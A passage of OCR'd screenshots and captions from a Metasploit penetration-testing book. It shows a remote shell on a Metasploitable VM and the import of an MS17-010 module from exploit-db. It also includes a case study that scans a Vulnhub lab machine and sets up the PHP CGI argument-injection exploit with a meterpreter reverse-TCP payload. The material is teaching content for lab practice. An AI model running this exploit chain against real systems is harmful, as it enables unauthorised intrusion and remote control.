


Figure 9.10 – Launching an attack in the Armitage console





Figure 9.11 – Getting a remote shell in Armitage console

A screenshot of the Armitage terminal window. It shows the command '\$ ls' being run, followed by a listing of PostgreSQL files: PG\_VERSION, base, global, libpq.dll, pg\_clog, pg\_multixact, pg\_subtrans, pg\_tblspc, pg\_twophase, pg\_xlog, postmaster.opts, postmaster.pid, root.crt, server.crt, server.key, and server.pem. The command '\$ pwd' shows the current directory as '/var/lib/postgresql/8.3/main'. The command '\$ whoami' shows the user is 'postgres'.

```
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
$ ls
PG_VERSION
base
global
libpq.dll
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
$ pwd
/var/lib/postgresql/8.3/main
$ whoami
postgres
```


Figure 9.12 – Interacting with the remote shell in the Armitage console

# Chapter 10: Extending Metasploit and Exploit Development



```
root@kali:/usr/share/metasploit-framework/lib/msf/core/exploit# ls
afp.rb      dcerpc_epm.rb   fileformat.rb  ipv6.rb      mssql.rb    pop2.rb      smtp_deliver.rb  tns.rb
android.rb   dcerpc_lsa.rb   fmtstr.rb     java.rb     mssql_sqli.rb postgres.rb  smtp.rb      udp.rb
arkeia.rb    dcerpc_mgmt.rb  format.rb     java.rb     mysql.rb    powershell.rb snmp.rb      vim_soap.rb
browser_autopwn2.rb  dcerpc_rb   format.rb     jsobfu.rb  ndmp.rb    realport.rb  ssh.rb      wbemexec.rb
browser_autopwn.rb   dcerpc_rb   fortinet.rb  jsobfu.rb  ntlm.rb    remote.rb     sunrpc.rb  wdbRPC_client.rb
brute.rb     dhcp.rb       ftpserver.rb  kernel_mode.rb omelet.rb   riff.rb      tcp.rb      wdbRPC_rb
brutetargets.rb  dialup.rb   gdb.rb       local.rb    oracle.rb   ropdb.rb    tcp_server.rb web.rb
capture.rb   egghunter.rb  http.rb      local.rb    pdf_parse.rb seh.rb      telnet.rb   windows_constants.rb
cmdstager.rb  exe.rb      imap.rb     mixins.rb   pdf.rb     sip.rb      tftp.rb    winrm.rb
db2.rb       file_dropper.rb ip.rb      mssql_commands.rb php_exe.rb  smb        tincd.rb
```

Figure 10.1 – Mixins available in the Metasploit Framework




The screenshot shows a web browser displaying the exploit-db.com website. The URL in the address bar is <https://www.exploit-db.com/exploits/41891/>. The page title is "Microsoft Windows - Unauthenticated SMB Remote Code Execution Scanner (MS17-010) (Metasploit)". The exploit details section includes:

EDB-ID: 41891	Author: Sean Dillon	Published: 2017-04-17
CVE: CVE-2017-0143...	Type: Dos	Platform: Windows
Aliases: N/A	Advisory/Source: Link	Tags: Metasploit Framework
E-DB Verified: ✓	Exploit: <a href="#">Download</a> / <a href="#">View Raw</a>	Vulnerable App: N/A

The exploit code listing shows the following RPSL code:

```
1  ##
2  # This module requires Metasploit: http://metasploit.com/download
3  # Current source: https://github.com/rapid7/metasploit-framework
4  #
5  #
6  # auxiliary/scanner/smb/smb_ms_17_010
7  #
8  require 'msf/core'
```

Figure 10.2 – Searching for exploits in exploit-db



```
root@kali: ~#
File Edit View Search Terminal Help
root@kali:~# cp Desktop/41891.rb /usr/share/metasploit-framework/modules/exploits/windows/smb/
root@kali:~# ls /usr/share/metasploit-framework/modules/exploits/windows/smb/41891.rb
/usr/share/metasploit-framework/modules/exploits/windows/smb/41891.rb
root@kali:~#
```

10.2A – Metasploit Framework directory

```
root@kali: ~
File Edit View Search Terminal Help
|_

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.12.23-dev
+ -- --=[ 1578 exploits - 909 auxiliary - 272 post      ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > reload_all
[*] Reloading modules from all module paths...
```

Figure 10.3 – The `reload_all` command in `msfconsole`

```
root@kali: ~
File Edit View Search Terminal Help
|_

      =[ metasploit v4.12.23-dev
+ -- --=[ 1578 exploits - 909 auxiliary - 272 post      ]
+ -- --=[ 455 payloads - 39 encoders - 8 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/windows/smb/41891
msf auxiliary(41891) > show options


Module options (auxiliary/windows/smb/41891):

Name      Current Setting  Required  Description
-----  -----
RHOSTS            yes        The target address range or CIDR identifier
RPORT          445         yes        The SMB service port
SMBDomain       .           no         The Windows domain to use for authentication
SMBPass          no         The password for the specified username
SMBUser          no         The username to authenticate as
THREADS         1           yes        The number of concurrent threads

msf auxiliary(41891) >
```

Figure 10.4 – Listing newly added exploits in `msfconsole`

# Chapter 11: Case Studies



**Figure 11.1 – Vulnerable VM on Vulnhub**

**Figure 11.2 – Starting up msfconsole**

```
root@kali: ~
File Edit View Search Terminal Help
msf5 > nmap -T4 -A -v 192.168.83.134
[*] exec: nmap -T4 -A -v 192.168.83.134

Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-28 07:14 EDT
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:14
Completed NSE at 07:14, 0.00s elapsed
Initiating NSE at 07:14
Completed NSE at 07:14, 0.00s elapsed
Initiating ARP Ping Scan at 07:14
Scanning 192.168.83.134 [1 port]
Completed ARP Ping Scan at 07:14, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:14
Completed Parallel DNS resolution of 1 host. at 07:14, 0.00s elapsed
Initiating SYN Stealth Scan at 07:14
Scanning 192.168.83.134 [1000 ports]
Discovered open port 22/tcp on 192.168.83.134
Discovered open port 80/tcp on 192.168.83.134
Completed SYN Stealth Scan at 07:14, 0.06s elapsed (1000 total ports)
Initiating Service scan at 07:14
Scanning 2 services on 192.168.83.134
Completed Service scan at 07:14, 6.78s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.83.134
NSE: Script scanning 192.168.83.134.
Initiating NSE at 07:14
Completed NSE at 07:14, 0.41s elapsed
Initiating NSE at 07:14
Completed NSE at 07:14, 0.00s elapsed
Nmap scan report for 192.168.83.134
Host is up (0.00071s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.5p1 Debian 6+squeezel (protocol 2.0)
| ssh-hostkey:
|   1024 7e:42:09:a2:8a:56:df:73:77:b3:03:f1:64:70:88:74 (DSA)
|   2048 a4:83:69:f0:d1:3b:ce:d9:fa:18:c8:91:57:64:2a:58 (RSA)
80/tcp    open  http     Apache httpd 2.2.16 ((Debian))
|_http-favicon: Unknown favicon MD5: 2353EEB6E3C88F29949E1182851B16ED
|_http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: PentesterLab.com - PHP CGI testing lab
MAC Address: 00:0C:29:14:5C:DA (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.32 - 2.6.35
Uptime guess: 0.010 days (since Mon Oct 28 06:59:26 2019)
```

Figure 11.3 – Running an NMAP scan on the target system from msfconsole

```

root@kali: ~
File Edit View Search Terminal Help
msf5 > nikto -host 192.168.83.134
[*] exec: nikto -host 192.168.83.134

- Nikto v2.1.6
-----
+ Target IP: 192.168.83.134
+ Target Hostname: 192.168.83.134
+ Target Port: 80
+ Start Time: 2019-10-28 07:16:01 (GMT -4)
-----
+ Server: Apache/2.2.16 (Debian)
+ Retrieved x-powered-by header: PHP/5.3.3-7+squeeze8
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.16 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Server may leak inodes via ETags, header found with file /favicon.ico, inode: 3166, size: 1150, mtime: Thu May 3 22:02:34 2012
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-12184: /?=PHP88B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 1 error(s) and 15 item(s) reported on remote host
+ End Time: 2019-10-28 07:16:52 (GMT -4) (51 seconds)
-----
+ 1 host(s) tested
msf5 >

```

Figure 11.4 – Running a Nikto scan on the target system from msfconsole

About 18,600 results (0.55 seconds)

[PHP PHP version 5.3.3 : Security vulnerabilities - CVE Details](#)

[https://www.cvedetails.com/product\\_id-128/version\\_id-97802/PHP-P...](https://www.cvedetails.com/product_id-128/version_id-97802/PHP-P...)

Security vulnerabilities of PHP PHP version 5.3.3 List of cve related to this exact version. You can filter results by cvss scores, years and ...

[PHP » PHP » 5.3.3 : Security ...](#)

Security vulnerabilities of PHP PHP version 5.3.3 List of cve ...

[PHP » PHP » 5.3.3](#)

Security vulnerabilities of PHP PHP version 5.3.3 List of cve ...

[Security Vulnerabilities \(SQL ...\)](#)

Security vulnerabilities of PHP PHP version 5.3.3 List of cve ...

[PHP » PHP » 5.3.3 : Security ...](#)

PHP » PHP » 5.3.3 : Security Vulnerabilities Published In 2018.

[PHP » PHP » 5.3.3 : Security ...](#)

PHP » PHP » 5.3.3 : Security Vulnerabilities Published In 2011.

[More results from cvedetails.com »](#)

Figure 11.5 – Searching for publicly known vulnerabilities for PHP 5.3.3

The SQLite functionality in PHP before 5.3.15 allows remote attackers to bypass the open_basedir protection mechanism via unspecified vectors.													
42 CVE-2012-2688	Overflow	2012-07-20	2017-12-21	10.0	None	Remote	Low	Not required	Complete	Complete	Complete	Complete	Complete
Unspecified vulnerability in the _php_stream_scandir function in the stream implementation in PHP before 5.3.15 and 5.4.x before 5.4.5 has unknown impact and remote attack vectors, related to an "overflow."													
43 CVE-2012-2386 189	DoS Exec Code Overflow	2012-07-07	2012-09-21	7.5	None	Remote	Low	Not required	Partial	Partial	Partial	Partial	Partial
Integer overflow in the phar_parse_tarfile function in tar.c in the phar extension in PHP before 5.3.14 and 5.4.x before 5.4.4 allows remote attackers to cause a denial of service (application crash) or possibly execute arbitrary code via a crafted tar file that triggers a heap-based buffer overflow.													
44 CVE-2012-2376 119	I Exec Code Overflow	2012-05-21	2017-08-28	10.0	None	Remote	Low	Not required	Complete	Complete	Complete	Complete	Complete
Buffer overflow in the com_print_typeinfo function in PHP 5.4.3 and earlier on Windows allows remote attackers to execute arbitrary code via crafted arguments that trigger incorrect handling of COM object VARIANT types, as exploited in the wild in May 2012.													
45 CVE-2012-2336 20	DoS	2012-05-11	2018-01-04	5.0	None	Remote	Low	Not required	None	None	None	Partial	Partial
sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to cause a denial of service (resource consumption) by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'T' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.													
46 CVE-2012-2311 89	Exec Code Sql	2012-05-11	2018-01-17	7.5	None	Remote	Low	Not required	Partial	Partial	Partial	Partial	Partial
sapi/cgi/cgi_main.c in PHP before 5.3.13 and 5.4.x before 5.4.3, when configured as a CGI script (aka php-cgi), does not properly handle query strings that contain a %3D sequence but no = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case. NOTE: this vulnerability exists because of an incomplete fix for CVE-2012-1823.													
47 CVE-2012-2143 310		2012-07-05	2016-12-07	4.3	None	Remote	Medium	Not required	None	Partial	None	None	None
The crypt_des (aka DES-based crypt) function in FreeBSD before 9.0-RELEASE-p2, as used in PHP, PostgreSQL, and other products, does not process the complete cleartext password if this password contains a 0x80 character, which makes it easier for context-dependent attackers to obtain access via an authentication attempt with an initial substring of the intended password, as demonstrated by a Unicode password.													
48 CVE-2012-1823 20	Exec Code	2012-05-11	2018-01-17	7.5	None	Remote	Low	Not required	Partial	Partial	Partial	Partial	Partial
sapi/cgi/cgi_main.c in PHP before 5.3.12 and 5.4.x before 5.4.2, when configured as a CGI script (aka php-cgi), does not properly handle query strings that lack an = (equals sign) character, which allows remote attackers to execute arbitrary code by placing command-line options in the query string, related to lack of skipping a certain php_getopt for the 'd' case.													

Figure 11.6 – Listing publicly known vulnerabilities for PHP 5.3.3

```
root@kali: ~
File Edit View Search Terminal Help
msf5 > search 1823

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  --
1  exploit/linux/local/abrt_raceabrt_priv_esc 2015-04-14    excellent Yes    ABRT raceabrt Privilege Escalation
2  exploit/multi/http/php_cgi_arg_injection   2012-05-03    excellent Yes    PHP CGI Argument Injection

msf5 > 
```

Figure 11.7 – Searching for known vulnerabilities for PHP 5.3.3 in Metasploit Framework

```
root@kali: ~
File Edit View Search Terminal Help
msf5 > use exploit/multi/http/php_cgi_arg_injection
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name          Current Setting  Required  Description
----          -----          ----- 
PLESK         false           yes       Exploit Plesk
Proxies        true            no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        true            yes       The target address range or CIDR identifier
RPORT         80              yes       The target port (TCP)
SSL            false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI     ""              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING  0               yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST          ""              no        HTTP server virtual host

Exploit target:
Id  Name
--  --
0  Automatic

msf5 exploit(multi/http/php_cgi_arg_injection) > 
```

Figure 11.8 – Using the exploit 'php\_cgi\_arg\_injection'

```

root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~ x root@kali: ~ x
msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.83.134
RHOSTS => 192.168.83.134
msf5 exploit(multi/http/php_cgi_arg_injection) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.83.130
LHOST => 192.168.83.130
msf5 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):
Name      Current Setting  Required  Description
----      -----          -----      -----
PLESK      false           yes       Exploit Plesk
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    192.168.83.134  yes       The target address range or CIDR identifier
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI   no              no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0             yes       Level of URI URIENCODING and padding (0 for minimum)
VHOST      no              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----      -----
LHOST    192.168.83.130  yes       The listen address (an interface may be specified)
LPORT    4444            yes       The listen port


Exploit target:

Id  Name
--  ---
0   Automatic

msf5 exploit(multi/http/php_cgi_arg_injection) >

```

**Figure 11.9 – Using the exploit 'php\_cgi\_arg\_injection'**



**Figure 11.10 – Vulnerable VM on Vulnhub**

